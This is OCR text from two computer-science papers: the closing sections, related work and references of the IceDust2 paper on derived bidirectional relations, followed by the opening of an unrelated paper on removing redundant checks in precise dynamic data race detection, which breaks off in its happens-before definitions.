


Figure 23 Contradictory specification solutions: (a) give up multiplicity bounds, (b) give up bidirectionality, or (3) give up derivation semantics.

multiplicity bounds, bidirectionality, or derivation semantics. Consider the following program:

```
entity Node { }
relation Node.down * <-> * Node.up
relation Node.children * = down <-> ? Node.parent
```

If some object refers to two other objects in `up`, it should have two `parents` as well, violating the multiplicity bound (Invariant 3). To satisfy the multiplicity bound, either bidirectionality (Invariant 2) or derivation semantics (Invariant 1) has to be given up. Figure 23 shows the three solutions by giving up one of the three invariants. This example implemented in REScala (in the same way we implemented submission parent-children in Section 2) does not preserve bidirectionality (Figure 23b). The parents of `n3` and `n4` would first be set to one of the objects `n1` and `n2`, and then to the other. The IceDust2 implementation gives up derivation semantics in this situation (Figure 23c). Either object `n1` or `n2` will not have any children, even though evaluating the derivation expression would yield children. We do not argue one is better than the other, both violate an invariant. In future work we will investigate creating a type system that rejects the above example, but accepts Figure 22.

In conclusion, in our case studies we only encountered this one example where a non-$[0, n)$ multiplicity on the right-hand side of a relation was required. The rest of the case studies could all be specified in a way that guarantees Invariants 1-3. If the programmer correctly specifies a right-hand side multiplicity, Invariants 1-3 are still guaranteed. Nonetheless, it is still worth to move the responsibility of checking the right-hand side multiplicities for derived relations from the programmer to the type system, in future work.

9 Related Work

The related work is organized along the lines of the various language features. We cover bidirectional relations, incremental and eventual computation, and the use of product lines in language engineering.

Derived Bidirectional Relations. Various languages feature bidirectional relations as a language feature. Rumer [3], RelJ [4], Relations [16], and IceDust [15] all feature bidirectional relations as language feature, but do not support derived bidirectional relations. They vary in multiplicity bound behavior: Rumer and RelJ enforce multiplicities at runtime, while Relations and IceDust feature multiplicities in the type system. IceDust2's behavior for maintaining multiplicity upper bounds is similar to RelJ's: it implicitly removes references.

Derived bidirectional relations can be described as views in relational and logic databases. They can be incrementalized by materializing the views [11]. Traditional algorithms for materialized views limit recursive aggregation [12]. Some forms of recursive aggregation can be incrementalized [26, 27], but until now the community has not converged to a recursive

aggregation technique [10]. LogiQL [9] has rudimentary support for recursive aggregation (behind a compiler flag). Most databases that feature materialized views also feature non-materialized views, enabling composition of incremental and on-demand calculation strategies. Database languages do not allow specification of multiplicity bounds, thus all derived values have a multiplicity of $[0, n)$. IceDust2 does feature multiplicity constraints, includes an eventual calculation strategy, and admits recursive aggregation.

i3QL [24], Materialized Object Query Language (OQL) [8], and MOVIE [2] support materialized views in object-oriented languages. The data is in memory, rather than persisted on disk. Strategy composition can be done by using the framework for incremental derived values, and the host language for on-demand derived values. As these systems are relational, they have the same limitations as databases: no multiplicity bounds, no eventual calculation strategy, and limited support for recursion (except for i3QL, it features fixpoint recursion).

IncQuery [31] features incremental graph queries. These can be scheduled by a query planner, but provide no multiplicity bounds. In IceDust2 derived relations are specified as expressions, which provides a multiplicity bound for the left-hand side of the derived relation. For derived primitive values IncQuery has an escape hatch to Java. This makes it Turing complete, but only the dependencies and results are cached, not the internal computation. On the other hand, IceDust2 is not Turing complete (its memory footprint is bounded by the total number of fields of all objects), but the full computation is incrementalized.

Alloy [17] (with operational semantics Alchemy [20]) and Booster [5] feature bidirectional derived relations as well. These systems use constraints for describing derived values and multiplicity bounds. On changes to fields, other fields are updated to maintain the constraints. In constraints, all field references can function as inputs and outputs, so for predictability, only values mentioned in update operations are updated. In contrast, IceDust2 can predictably update any value, as it uses expressions for derived values, not constrains. The fields referenced in an expression are input, the field the expression is for, is output.

Incremental Computation without Bidirectional Relations. Various programming styles and languages that can be used for incremental computation do not support derived bidirectional relations. These can only be used for derived unidirectional relations.

Functional reactive programming (FRP) [7], with for example REScala [28], or Scala.React [22] can be used for incremental computation. Wrapping expressions in signal macros realizes incremental behavior, reevaluating the expression when one of its dependencies is changed. FRP maintains dependencies at runtime, causing memory overhead. In contrast, IceDust2 uses static dependency information. However, FRP frameworks do support any language feature as long as it is pure, while IceDust2 restricts its expression language to be able to statically analyze its dependencies. FRP allows strategy composition by modeling incremental derived values in FRP, and using the host language for on-demand derived values. However, the safety of compositions is not checked, and can result in inconsistencies.

Self-adjusting computation (SAC) [1] and Adapton [14] also use dependency tracking for incremental computation. Adapton features a demand-driven incremental calculation strategy: dirty flag transitively on writes, and recompute transitively on reads if dirty. IceDust2 features on-demand, incremental, and eventual calculation strategies. We might add Adapton's calculation strategy to IceDust2 in future work, it would fit in the general IceDust2 approach without requiring invasive changes to the architecture. Adapton works only on algebraic data types, but Nominal Adapton [13] is better suited for object graphs, it allows identifying caches. In Nominal Adapton's terms, the derived value caches in IceDust2's runtime can be identified 'objectIdentifier+fieldName'. Adapton allows strategy composition

by modeling incremental derived values in Adapton, and the on-demand derived values in the host language. The safetey of strategy composition of is checked in Adapton. Adapton does not feature eventual calculation, bidirectional relations, or data persistence.

Incremental Java Query Language (JQL) [34], and Demand-Driven Incremental Object Queries (DDIOQ) [21] enable specifying derived values as queries in Java. They transform imperative code to a relational calculus, and use the relational model to generate code that incrementally maintains caches. In contrast, IceDust2 uses path-based abstract interpretation instead of a relational calculus to generate maintenance code.

Attribute grammars (AGs) feature a declarative style of specifying derived primitive values similar to IceDust. Attribute values can also be incrementally computed [6]. Reference attribute grammars (RAGs) support derived relations [30]. RAGs only support trees as input (graphs can only be derived values), while IceDust2 works with graphs. As AGs and RAGs are designed for use in compilers they do not feature an eventual calculation strategy.

Eventual Calculation without Bidirectional Relations. Reactive programming (RP), with for example RX [23], features a programming model similar to FRP. However, RP provides an eventual instead of an incremental calculation strategy by asynchronously processing updates. RP enables composition with eventual and on-demand calculation strategies by using the host language for on-demand calculation. Note that on-demand calculation is `eventual on-demand` if it depends on eventual calculation, as in our approach (see Figure 14).

Software Product Lines and Language Engineering. Völter and Visser have investigated the combination of software product lines (SPLs) and domain-specific languages (DSLs) [33]. In their taxonomy, IceDust2 falls in the category *'Variations in the Transformation or Execution'*. The IceDust2 operational semantics vary in execution, and the IceDust2 compilers vary in transformation based on the field properties. Behavior is chosen based on presence conditions. IceDust2 falls in the sub category *'Negative Variablility via Removal'* by only retaining the behavior satisfying the presence conditions out of all possible behaviors.

The Dana language [25] enables switching features at run time. In order to be able to switch at run time, the various options for a feature need to have the same public API, and they need to share a set of transfer fields. Unfortunately, this is not possible with the IceDust2 runtime, as the public API varies based on the features selected. We would like to investigate switching calculation strategies at runtime in future work.

10 Summary and Future Work

In this paper we have presented IceDust2, a declarative data modeling language that supports composition of derivation calculation strategies and bidirectional derived relations with multiplicity bounds. Because updating derived values with various strategies, maintaining bidirectionality, and keeping multiplicity bounds all interact, the IceDust2 semantics for individual fields is structured as a product line, which can be instantiated in two compilers. One that compiles to plain old Java objects, and one that compiles to an object-relational mapper. Finally, our case studies validated the usability of IceDust2 in applications: derived values can be specified declaratively and concisely, independent of their complex runtime.

This work also raises open research questions. First, is it possible to provide static guarantees for multiplicity bounds for the right-hand side of derived bidirectional relations? Second, what calculation strategies can be added to IceDust2, and (more importantly) how can these strategies be composed in a sound way? Finally, is it possible to automatically assign

calculation strategies to derived values based on high level directives, such as partitioning data between application users?

References

1. Umut A. Acar. Self-adjusting computation: (an overview). In Germán Puebla and Germán Vidal, editors, *Proceedings of the 2009 ACM SIGPLAN Symposium on Partial Evaluation and Semantics-based Program Manipulation, PEPM 2009, Savannah, GA, USA, January 19-20, 2009*, pages 1–6. ACM, 2009. doi:10.1145/1480945.1480946.
2. M. Akhtar Ali, Alvaro A. A. Fernandes, and Norman W. Paton. Movie: An incremental maintenance system for materialized object views. *Data & Knowledge Engineering*, 47(2):131–166, 2003. doi:10.1016/S0169-023X(03)00048-X.
3. Stephanie Balzer. *Rumer: a Programming Language and Modular Verification Technique Based on Relationships*. PhD thesis, ETH, Zürich, 2011. doi:10.3929/ethz-a-007086593.
4. Gavin M. Bierman and Alisdair Wren. First-class relationships in an object-oriented language. In Andrew P. Black, editor, *ECOOP 2005 - Object-Oriented Programming, 19th European Conference, Glasgow, UK, July 25-29, 2005, Proceedings*, volume 3586 of *Lecture Notes in Computer Science*, pages 262–286. Springer, 2005. doi:10.1007/11531142_12.
5. Jim Davies, James Welch, Alessandra Cavarra, and Edward Crichton. On the generation of object databases using booster. In *11th International Conference on Engineering of Complex Computer Systems (ICECCS 2006), 15-17 August 2006, Stanford, California, USA*, pages 249–258. IEEE Computer Society, 2006. doi:10.1109/ICECCS.2006.1690374.
6. Alan J. Demers, Thomas W. Reps, and Tim Teitelbaum. Incremental evaluation for attribute grammars with application to syntax-directed editors. In *Proceedings of the 8th ACM SIGPLAN-SIGACT symposium on Principles of programming languages, Williamsburg, Virginia, January 26-28, 1981*, pages 105–116, 1981. doi:10.1145/567532.567544.
7. Conal M. Elliott. Push-pull functional reactive programming. In Stephanie Weirich, editor, *Proceedings of the 2nd ACM SIGPLAN Symposium on Haskell, Haskell 2009, Edinburgh, Scotland, UK, 3 September 2009*, pages 25–36. ACM, 2009. doi:10.1145/1596638.1596643.
8. Dieter Gluche, Torsten Grust, Christof Mainberger, and Marc H. Scholl. Incremental updates for materialized oql views. In François Bry, Raghu Ramakrishnan, and Kotagiri Ramamohanarao, editors, *Deductive and Object-Oriented Databases, 5th International Conference, DOOD 97, Montreux, Switzerland, December 8-12, 1997, Proceedings*, volume 1341 of *Lecture Notes in Computer Science*, pages 52–66. Springer, 1997. doi:10.1007/3-540-63792-3_8.
9. Todd J. Green. Logiql: A declarative language for enterprise applications. In Tova Milo and Diego Calvanese, editors, *Proceedings of the 34th ACM Symposium on Principles of Database Systems, PODS 2015, Melbourne, Victoria, Australia, May 31 - June 4, 2015*, pages 59–64. ACM, 2015. doi:10.1145/2745754.2745780.
10. Todd J. Green, Shan Shan Huang, Boon Thau Loo, and Wenchao Zhou. Datalog and recursive query processing. *Foundations and Trends in Databases*, 5(2):105–195, 2013. doi:10.1561/1900000017.
11. Ashish Gupta and Inderpal Singh Mumick. Maintenance of materialized views: Problems, techniques, and applications. *IEEE Data Eng. Bull.*, 18(2):3–18, 1995.
12. Ashish Gupta, Inderpal Singh Mumick, and V. S. Subrahmanian. Maintaining views incrementally. In Peter Buneman and Sushil Jajodia, editors, *Proceedings of the 1993 ACM SIGMOD International Conference on Management of Data, Washington, D.C., May 26-28, 1993*, pages 157–166. ACM Press, 1993. doi:10.1145/170035.170066.
13. Matthew A. Hammer, Joshua Dunfield, Kyle Headley, Nicholas Labich, Jeffrey S. Foster, Michael W. Hicks, and David Van Horn. Incremental computation with names. In Jonathan

Aldrich and Patrick Eugster, editors, *Proceedings of the 2015 ACM SIGPLAN International Conference on Object-Oriented Programming, Systems, Languages, and Applications, OOPSLA 2015, part of SLASH 2015, Pittsburgh, PA, USA, October 25-30, 2015*, pages 748–766. ACM, 2015. doi:10.1145/2814270.2814305.

14 Matthew A. Hammer, Yit Phang Khoo, Michael Hicks, and Jeffrey S. Foster. Adapton: composable, demand-driven incremental computation. In Michael F. P. O'Boyle and Keshav Pingali, editors, *ACM SIGPLAN Conference on Programming Language Design and Implementation, PLDI '14, Edinburgh, United Kingdom - June 09 - 11, 2014*, page 18. ACM, 2014. doi:10.1145/2594291.2594324.

15 Daco Harkes, Danny M. Groenewegen, and Eelco Visser. Icedust: Incremental and eventual computation of derived values in persistent object graphs. In Shriram Krishnamurthi and Benjamin S. Lerner, editors, *30th European Conference on Object-Oriented Programming, ECOOP 2016, July 18-22, 2016, Rome, Italy*, volume 56 of *LIPIcs*. Schloss Dagstuhl - Leibniz-Zentrum fuer Informatik, 2016. doi:10.4230/LIPIcs.ECOOP.2016.11.

16 Daco Harkes and Eelco Visser. Unifying and generalizing relations in role-based data modeling and navigation. In Benoît Combemale, David J. Pearce, Olivier Barais, and Jurgen J. Vinju, editors, *Software Language Engineering - 7th International Conference, SLE 2014, Västeras, Sweden, September 15-16, 2014. Proceedings*, volume 8706 of *Lecture Notes in Computer Science*, pages 241–260. Springer, 2014. doi:10.1007/978-3-319-11245-9_14.

17 Daniel Jackson. Alloy: a lightweight object modelling notation. *ACM Transactions on Software Engineering Methodology*, 11(2):256–290, 2002. doi:10.1145/505145.505149.

18 Kyo C Kang, Sholom G Cohen, James A Hess, William E Novak, and A Spencer Peterson. Feature-oriented domain analysis (foda) feasibility study. Technical report, DTIC Document, 1990.

19 Gregor Kiczales, John Lamping, Anurag Mendhekar, Chris Maeda, Cristina Videira Lopes, Jean-Marc Loingtier, and John Irwin. Aspect-oriented programming. In Mehmet Aksit and Satoshi Matsuoka, editors, *ECOOP 97 - Object-Oriented Programming, 11th European Conference, Jyväskylä, Finland, June 9-13, 1997, Proceedings*, volume 1241 of *Lecture Notes in Computer Science*, pages 220–242. Springer, 1997. doi:10.1007/BFb0053381.

20 Shriram Krishnamurthi, Kathi Fisler, Daniel J. Dougherty, and Daniel Yoo. Alchemy: transmuting base alloy specifications into implementations. In Mary Jean Harrold and Gail C. Murphy, editors, *Proceedings of the 16th ACM SIGSOFT International Symposium on Foundations of Software Engineering, 2008, Atlanta, Georgia, USA, November 9-14, 2008*, pages 158–169. ACM, 2008. doi:10.1145/1453101.1453123.

21 Yanhong A. Liu, Jon Brandvein, Scott D. Stoller, and Bo Lin. Demand-driven incremental object queries. In James Cheney and Germán Vidal, editors, *Proceedings of the 18th International Symposium on Principles and Practice of Declarative Programming, Edinburgh, United Kingdom, September 5-7, 2016*, pages 228–241. ACM, 2016. doi:10.1145/2967973.2968610.

22 Ingo Maier and Martin Odersky. Higher-order reactive programming with incremental lists. In Giuseppe Castagna, editor, *ECOOP 2013 - Object-Oriented Programming - 27th European Conference, Montpellier, France, July 1-5, 2013. Proceedings*, volume 7920 of *Lecture Notes in Computer Science*, pages 707–731. Springer, 2013. doi:10.1007/978-3-642-39038-8_29.

23 Erik Meijer. Reactive extensions (rx): curing your asynchronous programming blues. In *ACM SIGPLAN Commercial Users of Functional Programming*, page 11. ACM, 2010. doi:10.1145/1900160.1900173.

24 Ralf Mitschke, Sebastian Erdweg, Mirko Köhler, Mira Mezini, and Guido Salvaneschi. i3ql: language-integrated live data views. In Andrew P. Black and Todd D. Millstein, editors, *Proceedings of the 2014 ACM International Conference on Object Oriented Programming*

Systems Languages & Applications, OOPSLA 2014, part of SPLASH 2014, Portland, OR, USA, October 20-24, 2014, pages 417–432. ACM, 2014. doi:10.1145/2660193.2660242.

25 Barry Porter, Matthew Grieves, Roberto Vito Rodrigues Filho, and David Leslie. Rex: A development platform and online learning approach for runtime emergent software systems. In Kimberly Keeton and Timothy Roscoe, editors, *12th USENIX Symposium on Operating Systems Design and Implementation, OSDI 2016, Savannah, GA, USA, November 2-4, 2016*, pages 333–348. USENIX Association, 2016.

26 Raghu Ramakrishnan, Kenneth A. Ross, Divesh Srivastava, and S. Sudarshan. Efficient incremental evaluation of queries with aggregation. In *Workshop on Design and Impl. of Parallel Logic Programming Systems*, pages 204–218, 1994.

27 Kenneth A. Ross and Yehoshua Sagiv. Monotonic aggregation in deductive databases. In *Proceedings of the Eleventh ACM SIGACT-SIGMOD-SIGART Symposium on Principles of Database Systems, June 2-4, 1992, San Diego, California*, pages 114–126. ACM Press, 1992. doi:10.1145/137097.137852.

28 Guido Salvaneschi, Gerold Hintz, and Mira Mezini. Rescala: bridging between object-oriented and functional style in reactive applications. In Walter Binder, Erik Ernst, Achille Peternier, and Robert Hirschfeld, editors, *13th International Conference on Modularity, MODULARITY '14, Lugano, Switzerland, April 22-26, 2014*, pages 25–36. ACM, 2014. doi:10.1145/2577080.2577083.

29 Friedrich Steimann. Content over container: object-oriented programming with multiplicities. In Antony L. Hosking, Patrick Th. Eugster, and Robert Hirschfeld, editors, *ACM Symposium on New Ideas in Programming and Reflections on Software, Onward! 2013, part of SPLASH '13, Indianapolis, IN, USA, October 26-31, 2013*, pages 173–186. ACM, 2013. doi:10.1145/2509578.2509582.

30 Emma Söderberg and Görel Hedin. Incremental evaluation of reference attribute grammars using dynamic dependency tracking. Technical Report 98, Department of Computer Science, Lund University, 2012.

31 Zoltán Ujhelyi, Gábor Bergmann, Ábel Hegedüs, Ákos Horváth, Benedek Izsó, István Ráth, Zoltán Szatmári, and Dániel Varró. Emf-incquery: An integrated development environment for live model queries. *Science of Computer Programming*, 98:80–99, 2015. doi:10.1016/j.scico.2014.01.004.

32 Eelco Visser. WebDSL: A case study in domain-specific language engineering. In Ralf Lämmel, Joost Visser, and João Saraiva, editors, *Generative and Transformational Techniques in Software Engineering II, International Summer School, GTTSE 2007*, volume 5235 of *Lecture Notes in Computer Science*, pages 291–373, Braga, Portugal, 2007. Springer. doi:10.1007/978-3-540-88643-3_7.

33 Markus Völter and Eelco Visser. Product line engineering using domain-specific languages. In Eduardo Santana de Almeida, Tomoji Kishi, Christa Schwanninger, Isabel John, and Klaus Schmid, editors, *Software Product Lines - 15th International Conference, SPLC 2011, Munich, Germany, August 22-26, 2011*, pages 70–79. IEEE, 2011. doi:10.1109/SPLC.2011.25.

34 Darren Willis, David J. Pearce, and James Noble. Caching and incrementalisation in the java query language. In Gail E. Harris, editor, *Proceedings of the 23rd Annual ACM SIGPLAN Conference on Object-Oriented Programming, Systems, Languages, and Applications, OOPSLA 2008, October 19-23, 2008, Nashville, TN, USA*, pages 1–18. ACM, 2008. doi:10.1145/1449764.1449766.

What's the Optimal Performance of Precise Dynamic Race Detection? – A Redundancy Perspective*

Jeff Huang[1] and Arun K. Rajagopalan[2]

1 **Texas A&M University, US**
`jeff@cse.tamu.edu`
2 **Texas A&M University, US**
`arunxls@tamu.edu`

Abstract

In a precise data race detector, a race is detected only if the execution exhibits a real race. In such tools, every memory access from each thread is typically checked by a happens-before algorithm. What's the optimal runtime performance of such tools? In this paper, we identify that a significant percentage of memory access checks in real-world program executions are often redundant: removing these checks affects neither the precision nor the capability of race detection. We show that if all such redundant checks were eliminated with no cost, the optimal performance of a state-of-the-art dynamic race detector, FastTrack, could be improved by 90%, reducing its runtime overhead from 68X to 7X on a collection of CPU intensive benchmarks. We further develop a purely dynamic technique, ReX, that efficiently filters out redundant checks and apply it to FastTrack. With ReX, the runtime performance of FastTrack is improved by 31% on average.

1998 ACM Subject Classification D.2.4 Software/Program Verification

Keywords and phrases Data Race Detection, Dynamic Analysis, Concurrency, Redundancy

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.15

1 Introduction

In recent years, the performance of precise Happens-Before (HB) based dynamic race detectors has greatly improved thanks to techniques such as FastTrack [12]. For many small-scale programs their performance is now close to that of the imprecise LockSet-based tools [27]. This is primarily due to the recent epoch-based advancement [12] that greatly cuts down the size of the vector clocks from $O(N_{threads})$ to almost $O(1)$, where $N_{threads}$ is the number of threads. However, it remains difficult to scale these tools to large software applications with a large number of threads. The reason is that these tools must still check races and maintain states for all memory accesses, the complexity of which is in $O(N_{events})$, *i.e.*, the number of memory accesses. Because N_{events} can be as large as the dynamic instruction count, it essentially dominates the race detection scalability. In our experiments, for instance, FastTrack incurs 80X runtime slowdown on the Java Grande benchmark suite [1].

What is the optimal performance of precise dynamic race detection? Is the FastTrack algorithm the best we can do? Due to the significance of race detection, this question is highly important to answer and in fact has attracted many researchers [6, 20, 34, 10, 30, 14, 17]. One promising way to gain further performance is to reduce the size of N_{events}. Along this

* This work was supported by a Google Faculty Research Award and NSF award CCF-1552935.




Figure 1 An example exhibiting redundancy.

direction, previous research has explored two ideas: dynamic sampling [6, 20, 34] and static analysis [26, 14, 10, 4]. However, none of them is sound or precise. Dynamic sampling techniques generally reduce the race detection capability because sampling may lead to missing races. While static analysis can be used to coalesce multiple checks [26, 10, 4] or prune memory checks that no race will be found [14], it is hard to obtain a sound static analysis in practice, especially for large complex applications with dynamic features, e.g., dynamic code generation and reflection; hence static analysis may lead to both missing races and imprecise results.

In this paper, we attempt to answer this question from another perspective: *redundancy* – which also aims to reduce N_{events}, but is *both sound and complete*. Our key observation stems from the fact that most dynamic memory accesses in real-world program executions are typically from the same program location, and they often lead to the same race because they are caused by repeated executions of the same racy instruction. Therefore, repeated memory accesses that do not reveal *any new* races can be skipped by the race detection tool, since removing them does not affect the capability nor precision of race detection. We term such memory accesses as *redundant events*.

Figure 1 shows a motivating example. The two threads T_1 and T_2 both write to a shared address x. T_1 acquires lock A before writing to x, while T_2 acquires lock B.

Because T_1 and T_2 do not share a common lock while writing to x, there exists a data race between ① and ②. Since the racy statements exist inside the loops that run 10 times, a race detector will check for races each time the event is generated. However, to detect this race it suffices to check only one event for each ① and ② and skip all the rest events. The rest events are redundant because they would not lead to any new *unique* race to be discovered. If we can remove these redundant events, the performance of race detection may be significantly improved, because for redundant events the race detection tools do not need to check races and to track their states. This optimization is tremendous in modern day multithreaded programs, as this type of redundancy is prevalent due to the single-process-multiple-data (SPMD) architectural design.

On the surface, this problem seems simple to solve by removing the events from the same program location. However, a treatment as such may remove important dependency information and produce incorrect results. For instance, consider another example in Figure 2. The example is slightly modified from that in Figure 1, but it contains additional wait and notify statements in the loops. There is still a race between ① and ② (starting from the second loop instance of ①). However, if we perform race checks for each lexical location just once (i.e., check only the first two writes at ① and ② and ignore the rest), the race will be missed, because the first write by T_1 happens before the first write by T_2 (incurred by the wait and notify statements).

To precisely and optimally capture such redundant events, we introduce *concurrential equivalence*, a new criterion that characterizes redundancy based on purely the dynamic




Figure 2 The race between ① and ② would be missed if we only check events from each lexical location once.

information associated with each event, without any static information of the program such as the data flow or control flow. Specifically, two events are concurrentially equivalent if they have the same *concurrency context* – a history of inter-thread happens-before context of the thread that performs the event. We prove that concurrential equivalence is sound and, for precise dynamic race detection, if there are two or more lexically-identical concurrentially equivalent events that access the same memory location, it is sufficient to keep any one copy of them for at most two threads and safely drop all the others.

Moreover, we show that such redundant events pervasively exist in both popular benchmarks and real-world programs, typically accounting for more than 99% of the events in the execution. If all these redundant events are removed, the (*hypothetical*) optimal performance of race detection can be improved by 90% for FastTrack, reducing its runtime overhead from 68X to 7X on a collection of CPU intensive benchmarks. For most of the Java Grande benchmarks, the FastTrack runtime overhead could be improved by as much as 95%, reducing the overhead from 80X to 3X only.

We further develop a dynamic technique, called ReX, to efficiently identify redundant events. The challenge is how to achieve efficiency while still maintaining both precision and soundness. We propose a Trie-based synchronization-free algorithm that on average identifies 97% redundant events. By running it as a filter before FastTrack, ReX improves the overall runtime performance by 31%. To further balance the runtime performance and effectiveness of redundancy identification, we have also explored a relaxation of ReX for the imprecise LockSet-based algorithms, which improves the performance of FastTrack by 32%.

In summary, this paper makes the following contributions:

- We present the first study of race detection performance from the perspective of redundancy and propose a new criterion that precisely and optimally characterizes redundant events for precise HB-based dynamic race detection.
- We show that redundancy pervasively exists in real-world program executions and eliminating redundancy has the potential to improve the performance of the state-of-the-art FastTrack race detector by 90%.
- We present a generalized algorithm, ReX, to remove redundant events dynamically without affecting the soundness or precision of the race detector, nor changing the race detection algorithm. We also present an optimization of ReX for the LockSet-based race detection algorithm.
- We integrate ReX with FastTrack, resulting in significant performance improvement on popular benchmarks.




Figure 3 Intra- and inter-thread event redundancies.

2 Overview

In a precise dynamic race detector, a complete program execution trace, *i.e.*, a comprehensive sequence of critical events (memory accesses and thread synchronizations) is assumed to be observed. In general, no critical event should be missing. Otherwise, the detected races may be imprecise (i.e., false positives) or a real race may be missed. Nevertheless, a critical event may be redundant because it does not directly reveal any new races nor does it indirectly affect other new races to be detected. In particular, in a real-world program execution, we often observe multiple races between the same pair of lexical statements (i.e., same file, same class, same line and same column). However, just a single unique pair is enough to alert the user to a race between these two statements; the other warnings are superfluous and can be ignored. The race detector would need to filter out those superfluous races so that only unique race reports are sent to the user (to reduce the effort of the user). We note that, in practice, this functionality could be achieved for any race detector with an offline step that checks for equivalencies (like the ThreadSanitizer [2] dynamic detector does).

More pressingly, the additional computation required by detecting those superfluous races negatively impacts the runtime performance of race detection, since additional expensive operations must be performed, e.g., vector clock comparison and join, and memory operations for storing and loading the states associated with the memory accesses in a superfluous race.

We refer to an event in a trace as a *redundant event* if its exclusion from the trace does not lead to any missed races or false alarms by the same precise HB-based race detector. In other words, a redundant event does not reveal any additional useful information to the user of the race detector except negatively impacting the runtime performance. We next illustrate two kinds of redundant events (*intra-* and *inter*-thread redundancy) via an example in Figure 3. The main thread T_0 runs a loop inside which it reads and writes to a shared address x for 10 times. The shared lock A is used to protect the writes to x at ②, but not the reads to x at ①. Thread T_i ($i = 1, 2, \ldots, 10$) writes to this shared address protected conditionally through lock A for the first five threads. The remaining five threads write to x without previously acquiring lock A.

Consider the first iteration of the first loop. The read of x from ① by Thread T_0 races with the write from ③ (by any thread from T_1 to T_{10}). This pair of statements are the only race involving ① in the program. Subsequent iterations of ① all serve to expose the same lexical pair as a race and can be ignored (i.e., *intra-thread redundancy*). Consider the writes to x from ②. Among the threads T_i, although all of them are different in their execution, the traces by T_1-T_5 are identical, and the traces by T_6-T_{10} are identical. Because T_6-T_{10} do not acquire the lock before writing to x at ③, it results in two more races: a race with the write to x from ② by T_0, and a race between two instances of ③ by any two threads from

T_1-T_{10}. It is easy to see that four of the second five writes from ③ by T_6-T_{10} are redundant (i.e., *inter-thread redundancy*), because the existence of any one of the five is sufficient for precisely detecting all the three races: (①,③), (②,③) and (③,③).

How about the writes from ② and the first five writes from ③ by T_1-T_5? Is any of them redundant? For this example, it is tempting to conclude that most of them (except one write for each ② and ③) are redundant as well. However, they are not redundant from the perspective of a precise HB-based *dynamic* race detector, when the future execution is unknown. More specifically, these writes are protected by a lock; the lock operations introduce happens-before edges as required by the HB algorithm (albeit lock regions are commutative). These happens-before edges result in different happens-before relations for these writes, i.e., between these writes with possible future events, which may or may not produce new races depending on the specific happens-before relation. Therefore, because the future is unknown, we cannot remove any one of these writes. Interestingly, for an imprecise LockSet-based race detection algorithm [27], most of these writes are redundant, because their locksets are identical. We will elaborate this point more in Section 4.

From the above example, we can see that identical program location is only a necessary condition, but not the sufficient condition to determine if an event is redundant or not. A key contribution of this work is a criterion (called concurrential equivalence) that captures redundant events without any loss of race-detection ability or precision, for both intra-thread and inter-thread redundancies. Before introducing our criterion, we first need a precise definition of the HB-based race detection algorithm.

2.1 Happens-Before Race Detection

A happens-before algorithm [12], originated from Lamport's happens-before definition [18] for distributed systems, takes a dynamic trace (observed so far of a running program) and can precisely detect the *first* race. To detect the second or more races precisely, the algorithm needs a small extension that adds a happens-before edge between the two events in the first race. Our discussion in this paper concerns only the happens-before algorithm without extension.

To formally define the event redundancies, we need a model of a general program execution trace. Similar to other work [28, 17], we consider an event e in a program trace τ to be one of the following:

- **MEM**(t, a, m): A memory access event, where t refers to the thread performing the memory access, a can be one of **R***ead*/**W***rite* event and m the memory address being accessed.
- **ACQ**(t, l): A lock acquire event, where t denotes the thread acquiring the lock and l is the address of the acquired lock.
- **REL**(t, l): A lock release event, where t denotes the thread releasing the lock and l is the address of the released lock.
- **SND**(t, g): A message sending event, where t denotes the thread sending message with unique ID g.
- **RCV**(t, g): A message receiving event, where t denotes the thread receiving message with unique ID g.

For volatile accesses, they can be treated as **MEM** accesses enclosed by **ACQ** and **REL** events with unique lock addresses. For example, a write access to a volatile variable m corresponds to three consecutive events **ACQ**(t,l^*)-**MEM**(t,W,m)-**REL**(t,l^*), in which l^* is unique per dynamic memory location.

The *SND* and *RCV* events may be defined specifically to a language. For example, for Java, *SND*(*t*,*g*) and *RCV*(*t*,*g*) can be one of the following:

- If Thread T_1 starts T_2, it corresponds to a *SND*(T_1, g) and *RCV*(T_2, g).
- If Thread T_1 calls T_2.*join()*, *SND*(T_2, g) and *RCV*(T_1, g) are generated once T_2 terminates.
- If Thread T_1 calls *o.notify()* signaling a *o.wait()* on Thread T_2, this corresponds to a *SND*(T_1, g) and *RCV*(T_2, g).

For other complex synchronizations such as C11/C++11 atomic accesses, they can be treated conservatively as *REL*/*SND* operations each with a unique ID, such that they are always happens-before-ordered with the other events.

In addition, we associate each event with a static attribute *loc*, denoting the program location that generates the event.

Having defined a standard model of a program trace, we now formally define the happens-before (HB) relation.

Happens-Before Relation. The HB relation $\prec$ over events in a trace τ is the smallest relation such that:

- If a and b are events from the same thread and a occurs before b in the trace, then $a \prec b$.
- If a is a type of *SND* event and b is the corresponding *RCV* event, then $a \prec b$.
